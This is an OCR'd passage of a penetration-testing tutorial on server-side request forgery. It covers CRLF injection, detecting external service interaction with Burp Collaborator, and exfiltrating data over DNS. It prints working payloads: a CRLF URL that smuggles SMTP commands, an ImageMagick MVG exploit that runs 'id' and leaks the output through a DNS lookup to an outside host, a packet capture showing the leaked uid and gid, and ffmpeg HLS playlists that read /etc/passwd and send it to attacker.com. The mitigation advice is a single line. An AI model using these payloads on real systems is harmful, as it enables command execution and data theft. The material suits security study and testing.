
If remote application is having CRLF injection or HTTP Response Splitting vulnerability then we can exploit other services via HTTP protocol by using payload like below.

http://test.com/%0d%0aHELO%20locallhost%0d%0aMAIL%20FROM%3a%20test@gmail.com%20


Internal/External Service Interaction (HTTP/DNS)

To detect these kind of issues we have burp extension called Collaborator Everywhere. Or we can manually find with Burp Collaborator Client which will use built-in server which will always listen for incoming DNS and HTTP/HTTPs requests.


Open Collaborate Client as shown below.




Click on Copy to Clipboard to get the unique collaborator url.



Place randomly generated URL in application where it will fetch remote content.



Once you place the URL and submitted the request just click on Poll Now button in Burp to listen for incoming requests.



We can see that application is doing External Service Interaction via both DNS and HTTP.

We have already discussed on how to exploit HTTP protocol on both internal and external URL's like service banner grabbing, port smuggling via CRLF injection and via Images/Media.

Let's see how we can exploit External Service Interaction via DNS (Most of times we encounter this in Burp Scan).


We have an application where it can only allow DNS requests to internet and blocks everything else. How we can ex-filtrate data and prove that this actually a vulnerability..? This is the case where we actually look for a way to get the data out via DNS channel.

To exploit this we make use of ImageMagick SSRF vulnerability.

Exploit.mvg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://niceone.com/test.jpg;"|dig `id`.nicebuddy.com")'
pop graphic-context
```

After uploading this image in vulnerable application we can see result in DNS logs.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000…	192.168.146.128	192.168.146.2	DNS	89	Standard query 0x40ad A pagead2.googlesyndication.com
4	0.0812432…	192.168.146.2	192.168.146.128	DNS	145	Standard query response 0x40ad A pagead2.googlesyndication.com CNAME pa…
81	19.340717…	192.168.146.131	192.168.146.2	DNS	87	Standard query 0xb482 A uid=33(www-data) OPT
82	19.413906…	192.168.146.131	192.168.146.2	DNS	71	Standard query 0x3f32 A niceone.com
83	19.413916…	192.168.146.131	192.168.146.2	DNS	71	Standard query 0x01a6 AAAA niceone.com
84	19.418085…	192.168.146.2	192.168.146.131	DNS	162	Standard query response 0xb482 No such name A uid=33(www-data) SOA a.ro…
85	19.419009…	192.168.146.131	192.168.146.2	DNS	87	Standard query 0x6cd9 A gid=33(www-data) OPT
86	19.498574…	192.168.146.2	192.168.146.131	DNS	162	Standard query response 0x6cd9 No such name A gid=33(www-data) SOA a.ro…
87	19.499045…	192.168.146.131	192.168.146.2	DNS	104	Standard query 0x967b A groups=33(www-data).nicebuddy.com OPT
100	19.730436…	192.168.146.2	192.168.146.131	DNS	87	Standard query response 0x3f32 A niceone.com A 141.8.225.31
101	19.743196…	192.168.146.2	192.168.146.131	DNS	125	Standard query response 0x01a6 AAAA niceone.com SOA ns21.worldnic.com
103	20.272919…	192.168.146.2	192.168.146.131	DNS	104	Standard query response 0x967b Server failure A groups=33(www-data).nic…
104	20.420737…	192.168.146.131	192.168.146.2	DNS	104	Standard query 0x967b A groups=33(www-data).nicebuddy.com OPT
106	21.000799…	192.168.146.2	192.168.146.131	DNS	104	Standard query response 0x967b Server failure A groups=33(www-data).nic…

▸ Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0

In this way we can ex-filtrate data via DNS.

It’s also possible to perform above attack via ffmpeg hls processing.

dns_header.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://
```

dns_footer.m3u8

```
.attacker.com
```

Video.mp4

```
#EXTINF:10.0,
concat:http://attacker.com/dns_header.
m3u8|subfile,,start,0,end,4,,:
///etc/passwd|http://attacker.com/dns_footer.m3u8
#EXT-X-ENDLIST
```

4. Mitigation

Implementing strong regex based protocol and ip based restrictions can minimise the risk.

5. References

1. https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

2. https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF

3. https://www.blackhat.com/docs/us-16/materials/us-16-Ermishkin-Viral-Video-Exploiting-Ssrf-In-Video-Converters.pdf

4. https://droope.org/

5. https://medium.com/secjuice/php-ssrf-techniques-9d422cb28d51